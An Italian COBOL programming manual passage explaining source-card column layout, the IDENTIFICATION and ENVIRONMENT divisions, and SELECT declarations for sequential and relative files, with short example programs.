1..6	Le prime sei colonne servono a indicare un numero di sequenza delle righe. Il numero può essere discontinuo, purché progressivo. Generalmente si utilizzava una sequenza maggiore dell'unità, per consentire l'inserzione successiva di righe ulteriori, che si sarebbero tradotte nell'aggiunta di schede, senza dover perforare nuovamente tutto.
7	La settima colonna serve a inserire un simbolo «indicatore». Generalmente si tratta dell'asterisco, per specificare che si tratta di una riga di commento, del trattino per la continuazione delle stringhe, oppure di una barra obliqua per richiedere un salto pagina in fase di stampa del sorgente.

Colonne	Utilizzo
8..11	Le colonne dall'ottava all'undicesima rappresentano l'«area A», nella quale devono iniziare le dichiarazioni più importanti.
12..72	Le colonne dalla dodicesima alla settantaduesima rappresentano l'«area B», nella quale si mettono tutte le direttive che non possono partire dall'area A.
73..80	Le ultime otto colonne sono riservate per inserire un'etichetta facoltativa di identificazione del programma.

671.1 Indicatore

La settima colonna serve per diverse funzioni, distinte in base alla presenza di un simbolo speciale; se in questa colonna si trova uno spazio, la riga viene usata per le funzioni normali. La tabella successiva riepiloga i simboli che possono apparire nella settima colonna e come questi dovrebbero essere interpretati dal compilatore.

Indicatore	Descrizione
`$`	Il dollaro viene usato per specificare delle opzioni in fase di compilazione.
`*`	L'asterisco stabilisce che, la riga in cui appare, contiene un commento che il compilatore deve ignorare completamente. Il commento può essere collocato solo nello spazio complessivo dell'area A e B, ovvero dalla colonna 8 alla colonna 72.
`/`	La barra obliqua serve a richiedere un salto pagina quando gli strumenti di compilazione vengono usati per stampare il sorgente. Ciò che dovesse apparire nell'area A e B di una riga che ha la barra obliqua nella settima colonna viene considerato come un commento.
`D`	La lettera '**`D`**' serve a indicare al compilatore che la riga in questione deve essere presa in considerazione solo se l'opzione '**`WITH DEBUGGING`**' viene utilizzata nel paragrafo '**`SOURCE COMPUTER`**'; in caso contrario la riga deve essere trattata come un commento.
`-`	Un trattino indica che, sulla riga precedente, l'ultima parola o costante non è completa, ma continua sulla riga in cui appare il trattino stesso.

Per quanto riguarda la continuazione di parole e di costanti numeriche su più righe, il troncamento può avvenire in qualsiasi punto, mettendo un trattino nella settima colonna della riga successiva, continuando lì la parola o la costante, a partire dalla colonna 12 fino alla colonna 72 (area B). Gli spazi finali nella riga interrotta e quelli iniziali della riga che riprende, vengono ignorati.

Le costanti alfanumeriche delimitate da virgolette, si separano in modo differente. Sulla riga spezzata, si considerano tutte le informazioni dalle virgolette di apertura fino alla colonna 72 inclusa, mentre nella riga successiva, la costante deve riprendere aggiungendo altre virgolette di apertura.

Si osservi che ci sono compilatori che si limitano a riconosce solo l'asterisco per i commenti, ignorando tutto il resto. Per questo motivo, è bene evitare l'uso di ogni altro simbolo in questa colonna, quando si vuole scrivere un programma abbastanza compatibile, tenendo conto che si può evitare la continuazione nella riga successiva, perché le istruzioni possono collocarsi su più righe senza spezzare le parole, mentre le costanti alfanumeriche si possono dividere in porzioni più piccole da concatenare.

671.2 Area A e area B

Le intestazioni dei paragrafi, delle sezioni e delle divisioni devono iniziare nell'area A. L'intestazione di una divisione consiste nel nome della divisione ('**`IDENTIFICATION`**', '**`ENVIRONMENT`**', '**`DATA`**' o '**`PROCEDURE`**'), seguito da uno spazio bianco e dalla parola '**`DIVISION`**', seguita a sua volta da un punto fermo. L'intestazione di una sezione consiste di un nome di sezione seguito da uno spazio bianco e dalla parola '**`SECTION`**', seguita a sua volta da un punto fermo. L'intestazione di un paragrafo consiste di un nome di paragrafo seguito da un punto fermo e da uno spazio bianco; il primo gruppo di istruzioni del paragrafo può apparire anche sulla stessa riga.

All'interno delle divisioni '**`IDENTIFICATION DIVISION`**' e '**`ENVIRONMENT DIVISION`**', le sezioni e i paragrafi sono fissi e sono ammessi solo i nomi previsti espressamente, mentre nella divisione '**`PROCEDURE DIVISION`**' i nomi dei paragrafi e delle sezioni sono stabiliti liberamente.

All'interno della divisione '**`DATA DIVISION`**', le sezioni '**`FD`**' e '**`SD`**', così come i numeri di livello 01 e 77, devono iniziare nell'area A, mentre gli altri numeri di livello devono iniziare nell'area B.

Nell'area B inizia tutto quello che non può iniziare nell'area A.

671.3 Interpunzione

La scrittura di un programma COBOL è sottoposta alle regole seguenti che riguardano l'uso dei caratteri di interpunzione.

- Un gruppo di istruzioni termina con un punto seguito da uno spazio bianco. Un punto può apparire in un'altra posizione solo se fa parte di una costante alfanumerica, se si tratta del punto decimale di una costante numerica o se viene usato in un modello di definizione di una variabile ('**`PICTURE`**').
- Una virgola può essere usata fra le istruzioni per facilitare la leggibilità del programma; diversamente, una virgola può apparire solo dove indicato nello schema sintattico. **L'uso delle virgole non è obbligatorio.**
- Il punto e virgola può essere usato al posto della virgola.
- Uno spazio delimita sempre una parola o una costante, a meno che tale spazio sia parte di una costante alfanumerica. Lo spazio inteso come delimitatore può essere ridondante; inoltre, quando il testo di un'istruzione termina esattamente alla fine dell'area B (colonna 72), lo spazio successivo viene a mancare.

Listato 671.5. Un esempio preso da un programma sorgente, dove si mette in evidenza come si continua una parola o una costante alfanumerica nella riga successiva.

```
000100 IDENTIFICATION DIVISION.                                         ESEMPIO0
000200                                                                  ESEMPIO0
000300 PROGRAM-ID.    ESEMPIO0.                                         ESEMPIO0
000400 AUTHOR.        DANIELE GIACOMINI.                                ESEMPIO0
000500 DATE-WRITTEN.  2005-02-13.                                       ESEMPIO0
000600                                                                  ESEMPIO0
```

```
000700                                                                  ESEMPIO0
000800 ENVIRONMENT DIVISION.                                            ESEMPIO0
000900                                                                  ESEMPIO0
001000 INPUT-OUTPUT SECTION.                                            ESEMPIO0
001100                                                                  ESEMPIO0
001200 FILE-CONTROL.                                                    ESEMPIO0
001300                                                                  ESEMPIO0
001400     SELECT FILE-DA-LEGGERE ASSIGN TO DISK                        ESEMPIO0
001500                             ORGANIZATION IS SEQUENTIAL.          ESEMPIO0
001600                                                                  ESEMPIO0
001700 DATA DIVISION.                                                   ESEMPIO0
001800                                                                  ESEMPIO0
001900 FILE SECTION.                                                    ESEMPIO0
002000                                                                  ESEMPIO0
002100 FD  FILE-DA-LEGGERE                                              ESEMPIO0
002200     LABEL RECORD IS STANDARD                                     ESEMPIO0
002300     VALUE OF FILE-ID IS "input.txt".                             ESEMPIO0
002400                                                                  ESEMPIO0
002500 01  RECORD-DA-LEGGERE PIC X(30).                                 ESEMPIO0
002600                                                                  ESEMPIO0
002700 WORKING-STORAGE SECTION.                                         ESEMPIO0
002800 01  EOF               PIC 9   VALUE ZERO.                        ESEMPIO0
002900/                                                                 ESEMPIO0
003000 PROCEDURE DIVISION.                                              ESEMPIO0
003100*                                                                 ESEMPIO0
003200* Qui inizia il paragrafo "MAIN".                                 ESEMPIO0
003300*                                                                 ESEMPIO0
003400 MAIN.                                                            ESEMPIO0
003500     OPEN INPUT FILE-DA-LEG                                       ESEMPIO0
003600-               GERE.                                             ESEMPIO0
003700     READ FILE-DA-LEG                                             ESEMPIO0
003800-         GERE                                                    ESEMPIO0
003900          AT END                                                  ESEMPIO0
004000                MOVE 1 TO EOF.                                    ESEMPIO0
004100     DISPLAY "Ho aperto il file input.txt e sto per emettere il suESEMPIO0
004200-            "o contenuto sullo schermo:".                        ESEMPIO0
004300     PERFORM LETTURA UNTIL EOF = 1.                               ESEMPIO0
004400     CLOSE FILE-DA-LEGGERE.                                       ESEMPIO0
004500                                                                  ESEMPIO0
004600     STOP RUN.                                                    ESEMPIO0
004700*                                                                 ESEMPIO0
004800* Qui inizia un altro paragrafo.                                  ESEMPIO0
004900*                                                                 ESEMPIO0
005000 LETTURA.                                                         ESEMPIO0
005100     DISPLAY RECORD-DA-LEGGERE.                                   ESEMPIO0
005200     READ FILE-DA-LEGGERE                                         ESEMPIO0
005300          AT END                                                  ESEMPIO0
005400                MOVE 1 TO EOF.                                    ESEMPIO0
005500/                                                                 ESEMPIO0
```

Figura 671.6. Esempio di un modulo di programmazione COBOL.

Capitolo 672

Divisione «IDENTIFICATION DIVISION»

La divisione '**IDENTIFICATION DIVISION**' costituisce la prima parte di un programma COBOL. Il suo scopo è quello di contenere delle informazioni sul programma, secondo una classificazione ben stabilita. Le informazioni tipiche che si inseriscono in questa divisione sono il nome del programma (nome che non coincide necessariamente con il nome del file che contiene il sorgente), il nome dell'autore, la data di scrittura del programma, la data di compilazione.

672.1 Struttura

La struttura della divisione '**IDENTIFICATION DIVISION**' è sintetizzabile nello schema sintattico seguente:

```
 IDENTIFICATION DIVISION.
 -----------------------
[PROGRAM-ID. program-name].
 ----------
[AUTHOR. [comment-entry]...].
 ------
[INSTALLATION. [comment-entry]...].
 ------------
[DATE-WRITTEN. [comment-entry]...].
 ------------
[DATE-COMPILED. [comment-entry]...].
 -------------
[SECURITY. [comment-entry]...].
 --------
```

La divisione deve iniziare scrivendo '**IDENTIFICATION DIVISION**' a partire dall'area A, ricordando di aggiungere il punto fermo finale.

Tutti i nomi di paragrafo di questa divisione devono iniziare nell'area A e devono terminare con un punto fermo.

Il nome del programma (***program-name***) deve essere una parola COBOL e serve a identificare il programma sorgente, ma non corrisponde necessariamente al nome del file su disco che contiene il sorgente.

Le voci di commento (***comment-entry***), secondo lo schema sintattico, possono essere costituite da una sequenza qualunque di caratteri e possono occupare anche più righe, senza bisogno di indicare il simbolo di continuazione nella settima colonna, avendo cura però di utilizzare per tali voci solo l'area B e di terminarle comunque con un punto fermo.

La data di compilazione è, o dovrebbe essere, posta automaticamente dal compilatore, quando è prevista la stampa del sorgente da parte di questo strumento.

A parte il caso della data di compilazione, che dovrebbe essere fornita dal compilatore, tutte le altre informazioni rimangono invariate.

672.2 Codifica della divisione

Il listato successivo dà un'idea di come può essere codificata la divisione '**IDENTIFICATION DIVISION**'.

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.     PROVA-INTESTAZIONE.
000300 AUTHOR.         DANIELE GIACOMINI.
000400 INSTALLATION.   NANOLINUX IV,
000500                 TINYCOBOL 0.61,
000600                 OPENCOBOL 0.31.
000700 DATE-WRITTEN.   2005-02-14.
000800 DATE-COMPILED.
000900 SECURITY.       SEGRETISSIMO, LIVELLO III.
001000*
001100 ENVIRONMENT DIVISION.
001200 DATA DIVISION.
001300 PROCEDURE DIVISION.
001400 MAIN.
001500     DISPLAY "CIAO A TUTTI!".
001600     STOP RUN.
```

Capitolo 673

Divisione «ENVIRONMENT DIVISION»

La divisione '**ENVIRONMENT DIVISION**' costituisce la seconda parte di un programma COBOL. La divisione si compone di due sezioni: '**CONFIGURATION SECTION**' e '**INPUT-OUTPUT SECTION**'.

La sezione '**CONFIGURATION SECTION**' serve per indicare delle informazioni relative all'elaboratore usato per la compilazione del programma sorgente e a quello nel quale deve essere eseguito il programma, una volta compilato; inoltre, questa sezione permette di stabilire delle sostituzioni, come nel caso della virgola al posto del punto per separare la parte intera di un numero dalla parte decimale.

La sezione '**INPUT-OUTPUT SECTION**' serve per associare i file usati dal programma con le unità fisiche relative, a indicare le caratteristiche di tali file e a stabilire altri aspetti dello scambio di dati.

673.1 Struttura

La struttura della divisione '**ENVIRONMENT DIVISION**' è sintetizzabile nello schema sintattico seguente:

```
   ENVIRONMENT DIVISION.
.----------------------                 --.
|  CONFIGURATION SECTION.                 |
|  ---------------------                  |
| [SOURCE-COMPUTER. source-computer-entry]. |
|  ---------------                        |
| [OBJECT-COMPUTER. object-computer-entry]. |
|  ---------------                        |
| [SPECIAL-NAMES. special-names-entry].   |
`--------------                         --'
.--                                         --.
|  INPUT-OUTPUT SECTION.                      |
|  --------------------                       |
|  FILE-CONTROL. file-control-entry...        |
|  ------------                               |
| [I-O-CONTROL. input-output-control-entry...]. |
`-----------                                --'
```

673.2 Sezione «CONFIGURATION SECTION»

La sezione '**CONFIGURATION SECTION**' contiene le informazioni sul sistema usato per la compilazione del programma (nel paragrafo '**SOURCE-COMPUTER**'), il sistema nel quale il programma deve essere eseguito (nel paragrafo '**OBJECT-COMPUTER**') e il paragrafo '**SPECIAL-NAMES**' che consente di effettuare alcune sostituzioni a dei valori che altrimenti resterebbero al loro stato predefinito.

```
 CONFIGURATION SECTION.
 ---------------------
[SOURCE-COMPUTER. source-computer-entry].
 ---------------
[OBJECT-COMPUTER. object-computer-entry].
 ---------------
[SPECIAL-NAMES. special-names-entry].
 -------------
```

673.2.1 Paragrafo «SOURCE-COMPUTER»

Il paragrafo '**SOURCE-COMPUTER**' identifica l'elaboratore presso il quale si intende compilare il programma. Si utilizza secondo lo schema sintattico seguente:

```
SOURCE-COMPUTER. computer-name [WITH DEBUGGING MODE].
---------------                      --------------
```

Al posto della metavariabile ***computer-name*** deve essere indicata una parola COBOL, che serve solamente a titolo informativo nel sorgente. Se si specifica l'opzione '**DEBUGGING MODE**' si richiede al compilatore di prendere in considerazione, nel sorgente, tutte le righe annotate con la lettera '**D**' nella settima colonna e le istruzioni '**USE FOR DEBUGGING**', che altrimenti verrebbero semplicemente ignorate.

673.2.2 Paragrafo «OBJECT-COMPUTER»

Il paragrafo '**OBJECT COMPUTER**' identifica l'elaboratore presso il quale deve essere utilizzato il programma, una volta compilato. Lo schema sintattico per l'utilizzo di questo paragrafo è quello seguente:

```
OBJECT-COMPUTER. computer-name... .
----------------
```

Il nome dell'elaboratore (*computer name*) deve essere una parola COBOL e ha un significato puramente informativo. Alla fine dell'indicazione dell'ultimo nome, deve apparire un punto fermo.

673.2.3 Paragrafo «SPECIAL-NAMES»

Il paragrafo '**SPECIAL-NAMES**' serve ad associare un valore a dei nomi prestabiliti, quando si vuole che la funzione loro associata sia diversa da quella predefinita, oppure ad attribuire un «nome mnemonico» a un nome usato dal compilatore, che però non fa parte dello standard. Le dichiarazioni che possono apparire in questo paragrafo dipendono molto dalle caratteristiche del compilatore; quello che si vede nello schema sintattico seguente è il minimo che dovrebbe essere disponibile nella maggior parte dei casi:

```
SPECIAL-NAMES.
-------------
    implementor-name IS mnemonic-name
                     --
    [CURRENCY SIGN IS literal]
     --------      --
    [DECIMAL-POINT IS COMMA].
     -------------    -----
```

Si utilizza la dichiarazione '**CURRENTY SIGN IS**' per fissare il simbolo predefinito da usare come segno di valuta; si usa la dichiarazione '**DECIMAL-POINT IS COMMA**' per rappresentare i valori numerici secondo la forma europea, dove la virgola indica la separazione tra la parte intera e quella decimale.

Il segno di valuta può essere costituito da un solo carattere e sono molto pochi i simboli che si possono usare. Per la precisione, sono esclusi tutti i simboli che invece possono essere usati nei modelli di definizione delle variabili oltre a quelli che si usano come delimitatori. In linea di massima sono da escludere: tutte le cifre numeriche (da '**0**' a '**9**'); lo spazio; le lettere alfabetiche '**A**', '**B**', '**C**', '**D**', '**J**', '**L**', '**N**', '**P**', '**R**', '**S**', '**V**', '**X**', '**Z**'; i caratteri speciali '*****', '**+**', '**-**', '**,**', '**.**', '**;**', '**%**', '**(**', '**)**', '**"**', '**?**'.

Si osservi che anche nel modello di definizione di una variabile ('**PICTURE**'), quando si usa la dichiarazione '**DECIMAL-POINT IS COMMA**', il punto e la virgola si scambiano i ruoli.

L'esempio seguente mostra un pezzo di programma in cui si vede l'uso di queste opzioni. Per la precisione, si assegna la lettera «E» per rappresentare la valuta:

```
000000 ENVIRONMENT DIVISION.
000000 CONFIGURATION SECTION.
000000 SPECIAL-NAMES. DECIMAL-POINT IS COMMA
000000                CURRENCY SIGN IS "E".
```

L'attribuzione di un nome mnemonico a una parola non standard che però fa parte delle funzionalità specifiche del compilatore utilizzato, consente di limitare a questa sezione le modifiche per l'adattamento del programma a un compilatore che ha funzioni simili, ma descritte da parole diverse. Nell'esempio seguente, compilabile con OpenCOBOL, si sostituisce la parola '**CONSOLE**' con '**STANDARD-INPUT**', per identificare la fonte dei dati in ingresso per l'istruzione '**ACCEPT**':

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   TEST-ACCEPT.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 DATE-WRITTEN. 2005-02-27.
000500*
000600 ENVIRONMENT DIVISION.
000700 CONFIGURATION SECTION.
000800 SOURCE-COMPUTER.
000900     OPENCOBOL.
001000 SPECIAL-NAMES.
001100     CONSOLE IS STANDARD-INPUT.
001200*
001300 DATA DIVISION.
001400*
001500 WORKING-STORAGE SECTION.
001600 77  MESSAGGIO           PIC X(30).
001700*
001800 PROCEDURE DIVISION.
001900*
002000 MAIN.
002100     DISPLAY "INSERISCI IL MESSAGGIO".
002200     ACCEPT MESSAGGIO FROM STANDARD-INPUT.
002300     DISPLAY "HAI INSERITO: ", MESSAGGIO.
002400*
002500     STOP RUN.
002600*
```

Nell'esempio appena mostrato sono evidenziate le righe più importanti per la comprensione del meccanismo; si può comprendere che l'istruzione '**ACCEPT**' avrebbe potuto essere scritta semplicemente così:

```
002200     ACCEPT MESSAGGIO FROM CONSOLE.
```

Tuttavia, avendo utilizzato il nome mnemonico '**STANDARD-INPUT**', se con un altro compilatore la console fosse identificata dalla sigla '**SPO**' (*Supervisory printer output*, come avveniva nel COBOL CMS (*Computer management system* della Burroughs negli anni 1980), basterebbe modificare la dichiarazione iniziale:

```
001000 SPECIAL-NAMES.
001100     SPO IS STANDARD-INPUT.
```

Per chiarezza, è il caso di sottolineare che '**STANDARD-INPUT**' ha valore per il compilatore solo in quanto viene dichiarato come nome mnemonico, dal momento che il linguaggio, nella sua veste ufficiale, non prevede la gestione dei flussi standard dei sistemi Unix.

673.3 Sezione «INPUT-OUTPUT SECTION»

La sezione '**INPUT-OUTPUT SECTION**' si suddivide in due paragrafi: '**FILE-CONTROL**' e '**I-O-CONTROL**'. Il paragrafo '**FILE-CONTROL**' specifica l'organizzazione e l'accesso dei file che vengono usati dal programma e le informazioni correlate a tali file; il paragrafo '**I-O-CONTROL**' serve a specificare informazioni aggiuntive sui file già dichiarati nell'altro paragrafo.

```
 INPUT-OUTPUT SECTION.
 --------------------
 FILE-CONTROL. file-control-entry...
 ------------
[I-O-CONTROL. input-output-control-entry...].
 -----------
```

673.3.1 Paragrafo «FILE-CONTROL»

Il paragrafo '**FILE-CONTROL**' serve a dichiarare i file utilizzati dal programma e a definire alcune loro caratteristiche. Tutti i file dichiarati nel paragrafo '**FILE-CONTROL**' devono essere descritti nella divisione '**DATA DIVISION**'; nello stesso modo, tutti i file descritti nella divisione '**DATA DIVISION**', devono essere dichiarati nel paragrafo '**FILE-CONTROL**'.

Il linguaggio COBOL prevede una gestione dei file molto sofisticata, anche se non è detto che i compilatori mettano a disposizione sempre tutte le funzionalità standard. Si distinguono generalmente i tipi, in base alla loro «organizzazione», come sintetizzato nella tabella successiva.

> Per il linguaggio COBOL i file sono sempre composti da record, pertanto l'accesso a un file si riferisce sempre a dei record.

Tabella 673.11. Classificazione dei file in base all'organizzazione.

Organizzazione	Descrizione
sequenziale	Il file sequenziale consente un accesso ai record in modo seriale, dal primo all'ultimo. Generalmente, si dichiara un accesso sequenziale ai file quando l'unità di memorizzazione nella quale sono memorizzati è per sua natura sequenziale, come per i nastri magnetici.
relativa (*relative*)	Si tratta di un file ad accesso diretto, dove i record si possono raggiungere specificandone il numero, a partire da uno, avendo anche la possibilità di richiedere qualche spostamento relativo rispetto al record attuale.
a indice	Si tratta di un file associato a un indice dei record. Attraverso l'indice è possibile raggiungere direttamente i record associati, senza bisogno di eseguire delle scansioni di ricerca.

L'organizzazione del file definisce le potenzialità di accesso, ma in generale sono disponibili diverse varianti nel modo particolare di accedere ai record.

Il paragrafo '**`FILE CONTROL`**' si articola in dichiarazioni '**`SELECT`**', una per ogni file, secondo lo schema sintattico sintetico seguente:

```
FILE-CONTROL.
------------
    SELECT file-name ASSIGN TO hardware-name [altre-opzioni].
    ------           ------
    ...
```

Il modo in cui l'istruzione '**`SELECT`**' si articola, dipende dall'organizzazione del file e dal metodo di accesso specifico che si vuole attuare sullo stesso. Nella logica originale del linguaggio, in questa fase non viene ancora indicato il nome del file reale, secondo il sistema operativo, perché generalmente per questa informazione si agisce nella divisione '**`DATA DIVISION`**'; tuttavia, spesso il compilatore permette, o richiede, di specificare il nome del file reale proprio nell'istruzione '**`SELECT`**'.

673.3.2 File fisici e file «logici»

L'organizzazione di un file è una caratteristica immutabile, che stabilisce, oltre che le potenzialità di accesso, anche la sua forma fisica «reale», ovvero quella che viene gestita attraverso l'astrazione del sistema operativo.

L'organizzazione sequenziale è quella più semplice, dove normalmente i record logici del linguaggio corrispondono esattamente al contenuto del file fisico che li contiene.

L'organizzazione relativa richiede la capacità di abbinare delle informazioni ai record logici, per esempio per poter annotare che un record è stato cancellato. Per fare questo, il compilatore può inserire tutte le informazioni necessarie in un file solo, oppure può avvalersi di due file reali: uno per i dati, l'altro per le informazioni sui record.

L'organizzazione a indice richiede tutte le funzionalità di quella relativa, con l'aggiunta di poter gestire l'accesso in base a una o più chiavi. Nei compilatori COBOL attuali, è molto probabile che tutte le informazioni necessarie vengano gestite in un file fisico soltanto, ma originariamente era frequente l'uso di un file per i dati e di altri file per le chiavi (uno per ogni chiave).

In base a questa premessa, si deve intendere che un file che viene creato con una certa organizzazione, può essere usato solo con quella; inoltre, si può contare sul fatto che un file creato con

un programma realizzato attraverso un certo compilatore COBOL, non può essere utilizzato con un programma generato con un altro.

Di fronte a questo problema di compatibilità dei dati, i file organizzati in modo sequenziale sono sempre l'unica garanzia per un trasferimento dei dati. D'altra parte, negli anni in cui il linguaggio COBOL aveva il suo massimo splendore, i nastri magnetici rappresentavano l'unità di memorizzazione «standard» tra le varie architetture proprietarie.

673.3.3 Istruzione «SELECT» per i file sequenziali

Lo schema sintattico semplificato per l'istruzione '**SELECT**', da usare nel paragrafo '**FILE-CONTROL**', per dichiarare un file sequenziale è quello che si può vedere nella figura successiva:

```
                                 /                     \
                                 |   hardware-name     |
SELECT file-name ASSIGN TO       <                     >
------           ------          | literal-file-name   |
                                 \                     /
    .--              .--    --. --.
    |                | AREA  |   |
    | RESERVE integer |       |   |
    | -------        | AREAS |   |
    `--              `--    --' --'

    [ ORGANIZATION IS [LINE] SEQUENTIAL ]
      ------------     ----  ----------
    [ ACCESS MODE IS SEQUENTIAL ]
      ------         ----------
    [ FILE STATUS IS data-name ].
           ------
```

Il file sequenziale può essere letto o scritto soltanto in modo sequenziale, a partire dall'inizio. Se l'unità di memorizzazione che lo contiene è sequenziale per sua natura, come avviene per un nastro o un lettore di schede perforate, si può avere solo una fase di lettura o una fase di scrittura, senza la possibilità di mescolare le due operazioni, mentre se si dispone di un'unità di memorizzazione ad accesso diretto, come nel caso di un disco, si può leggere e poi sovrascrivere lo stesso record.

Nello schema sintattico, la metavariabile ***file-name*** deve essere sostituita con il nome che si vuole attribuire al file nell'ambito del programma (non si tratta del nome che questo ha eventualmente per il sistema operativo). La metavariabile ***hardware-name*** va sostituita con un nome che serve a identificare l'unità di memorizzazione che contiene il file; questo nome dipende dal compilatore ma generalmente si mette '**DISK**' per indicare un file su disco. Altri nomi per la metavariabile ***hardware-name*** potrebbero essere: '**TAPE**', '**PRINTER**', '**PUNCH**', '**READER**' (gli ultimi due sarebbero un perforatore e un lettore di schede).

Il linguaggio COBOL è fatto per poter essere adattato a sistemi operativi molto diversi. In un sistema Unix, l'accesso alle unità di memorizzazione avviene attraverso dei file di dispositivo, pertanto, a seconda del compilatore, potrebbe anche essere superfluo dichiarare il tipo di unità di memorizzazione in questo modo, anche se in passato il linguaggio obbligava a farlo. Proprio per questo motivo, ci sono compilatori che, al posto di indicare il tipo di unità fisica attraverso un nome prestabilito, richiedono di mettere subito il percorso del file a cui si vuole fare riferimento, nonostante il linguaggio preveda per questo una dichiarazione separata nella divisione '**DATA DIVISION**'. In questo senso, nello schema sintattico appare la possibilità di indicare una stringa alfanumerica con il percorso del file (***literal-file-name***).

Nella dichiarazione '**RESERVE** ***integer***', la metavariabile ***integer*** rappresenta un numero intero di record da usare come memoria tampone. Se non si usa questa dichiarazione che, come si vede dallo schema sintattico, è facoltativa, viene usata la dimensione predefinita.

La dichiarazione '**ORGANIZATION IS SEQUENTIAL**' è facoltativa e sottintesa; tuttavia va osservato il significato che assume quando si aggiunge la parola '**LINE**'. In generale, il linguaggio COBOL considera i file come composti da record di dimensione uniforme. Quando però si vuole lavorare con i file di testo, le righe di questi file sono suddivise in base alla presenza del codice di interruzione di riga (che può cambiare da un sistema operativo all'altro). Volendo considerare in COBOL le righe di un file di testo pari a dei record di dimensione variabile, occorre aggiungere l'opzione '**LINE**', così da chiarire che si tratta sì di un'organizzazione sequenziale, ma di un file suddiviso in «righe».

La dichiarazione '**ACCESS MODE IS SEQUENTIAL**' è facoltativa, perché l'accesso a un file organizzato in modo sequenziale può essere solo sequenziale.

La dichiarazione '**FILE STATUS IS** ***data-name***' consente di indicare una variabile (da specificare nella sezione '**WORKING-STORAGE SECTION**' della divisione '**DATA DIVISION**') da usare eventualmente per conoscere lo stato dell'ultima operazione svolta sul file. Questa variabile deve poter rappresentare un valore di due caratteri (il modello di definizione della variabile deve essere '**XX**') e quando contiene il valore zero indica che l'ultima operazione è stata eseguita con successo (si vedano le tabelle 673.28 e 673.29, che appaiono alla fine del capitolo).

Il punto fermo che conclude l'istruzione '**SELECT**' appare una volta sola, alla fine; tutta l'istruzione deve risiedere nell'area B.

Viene mostrato un esempio completo di un programma COBOL che legge un file sequenziale:

Listato 673.14. Programma elementare che legge un file sequenziale.

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   ESEMPIO-SEQUENZIALE.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 INSTALLATION. NANOLINUX IV,
000500               TINYCOBOL 0.61.
000600 DATE-WRITTEN. 2005-02-16.
000700 ENVIRONMENT DIVISION.
000800 INPUT-OUTPUT SECTION.
000900*
001000 FILE-CONTROL.
001100     SELECT FILE-NAME ASSIGN TO DISK
001200                      ORGANIZATION IS SEQUENTIAL
001300                      ACCESS MODE IS SEQUENTIAL
001400                      FILE STATUS IS DATA-NAME.
001500*
001600 DATA DIVISION.
001700 FILE SECTION.
001800 FD  FILE-NAME
001900     LABEL RECORD IS STANDARD
002000     VALUE OF FILE-ID IS "input.seq".
002100 01  RECORD-NAME  PIC X(20).
002200 WORKING-STORAGE SECTION.
002300 01  DATA-NAME    PIC XX.
002400 PROCEDURE DIVISION.
```

```
002500 MAIN.
002600     OPEN INPUT  FILE-NAME.
002700     DISPLAY "FILE STATUS: ", DATA-NAME.
002800     PERFORM READ-FILE UNTIL DATA-NAME NOT = ZERO.
002900     CLOSE FILE-NAME.
003000     STOP RUN.
003100 READ-FILE.
003200     READ FILE-NAME.
003300     DISPLAY "FILE STATUS: " DATA-NAME, " RECORD: ", RECORD-NAME.
```

Il file indicato come '**`FILE-NAME`**' è associato in pratica al file '`input.seq`'. Si può supporre che questo file abbia il contenuto seguente, senza alcun codice di interruzione di riga:

```
aaaaaaaaaaaaaaaaaaaabbbbbbbbbbbbbbbbbbbbccccccccccccccccccccdddddddddddddddddddd
```

Eseguendo il programma dell'esempio si potrebbe ottenere il testo seguente attraverso lo schermo:

```
FILE STATUS: 00
FILE STATUS: 00 RECORD: aaaaaaaaaaaaaaaaaaaa
FILE STATUS: 00 RECORD: bbbbbbbbbbbbbbbbbbbb
FILE STATUS: 00 RECORD: cccccccccccccccccccc
FILE STATUS: 00 RECORD: dddddddddddddddddddd
FILE STATUS: 10 RECORD: dddddddddddddddddddd
```

673.3.4 Istruzione «SELECT» per i file relativi

Lo schema sintattico semplificato per l'istruzione '**`SELECT`**', da usare nel paragrafo '**`FILE-CONTROL`**', per dichiarare un file organizzato in modo «relativo» è quello che si può vedere nella figura successiva:

```
                              /                    \
                              |       DISK         |
SELECT file-name ASSIGN TO   <        ----          >
------           ------       | literal-file-name  |
                              \                    /

     .--               .--   --. --.
     |                 | AREA  |   |
     | RESERVE integer |       |   |
     | -------         | AREAS |   |
     `--               `--   --' --'

     [ ORGANIZATION IS ] RELATIVE
       ------------      --------

     .--               /   SEQUENTIAL                             \ --.
     |                 |   ----------                             |   |
     |                 |  /          \                            |   |
     | ACCESS MODE IS <   | RANDOM   |                            >   |
     | ------          |  < ------   >  RELATIVE KEY IS data-name-1  |   |
     |                 |  | DYNAMIC  |  --------                  |   |
     `--               \  \ -------  /                            / --'

     [ FILE STATUS IS data-name-2 ].
            ------
```

Il file organizzato in modo relativo può essere utilizzato secondo un accesso sequenziale, oppure facendo riferimento ai record per numero, considerando che il primo ha proprio il numero uno. Quando si individuano i record per numero, si distinguono due modalità di accesso: diretto (‘**RANDOM**’) e dinamico (‘**DYNAMIC**’). L’accesso diretto richiede che per ogni operazione l’indicazione del numero del record a cui si vuole fare riferimento, mentre con l’accesso dinamico è anche possibile eseguire delle operazioni di lettura sequenziali (‘**READ NEXT**’).

L’organizzazione relativa, oltre alle operazioni di lettura e scrittura, prevede la cancellazione dei record, che comunque possono essere rimpiazzati successivamente attraverso un’operazione di scrittura. Si osservi comunque che un record che risulta essere stato cancellato, non può essere letto.

Osservando lo schema sintattico si può intuire che la prima parte dell’istruzione ‘**SELECT**’ funzioni nello stesso modo di un file organizzato sequenzialmente; la differenza più importante riguarda la definizione del tipo di unità di memorizzazione che, date le caratteristiche dei file organizzati in modo relativo, deve consentire un accesso diretto ai dati.

La dichiarazione ‘**RESERVE** ***integer***’ si usa nello stesso modo del file organizzato sequenzialmente.

L’indicazione dell’organizzazione, attraverso la dichiarazione ‘**ORGANIZATION IS RELATIVE**’ è obbligatoria, anche se probabilmente è sufficiente scrivere soltanto ‘**RELATIVE**’.

Se non viene specificata la dichiarazione ‘**ACCESS MODE**’, si intende che l’accesso debba avvenire in modo sequenziale, altrimenti vale quanto indicato espressamente. Se l’accesso richiesto è diretto o dinamico, è necessario indicare quale variabile usare per specificare il numero del record, nella posizione occupata nello schema sintattico dalla metavariabile ***data-name-1*** (da specificare ulteriormente nella sezione ‘**WORKING-STORAGE SECTION**’ della divisione ‘**DATA DIVISION**’).

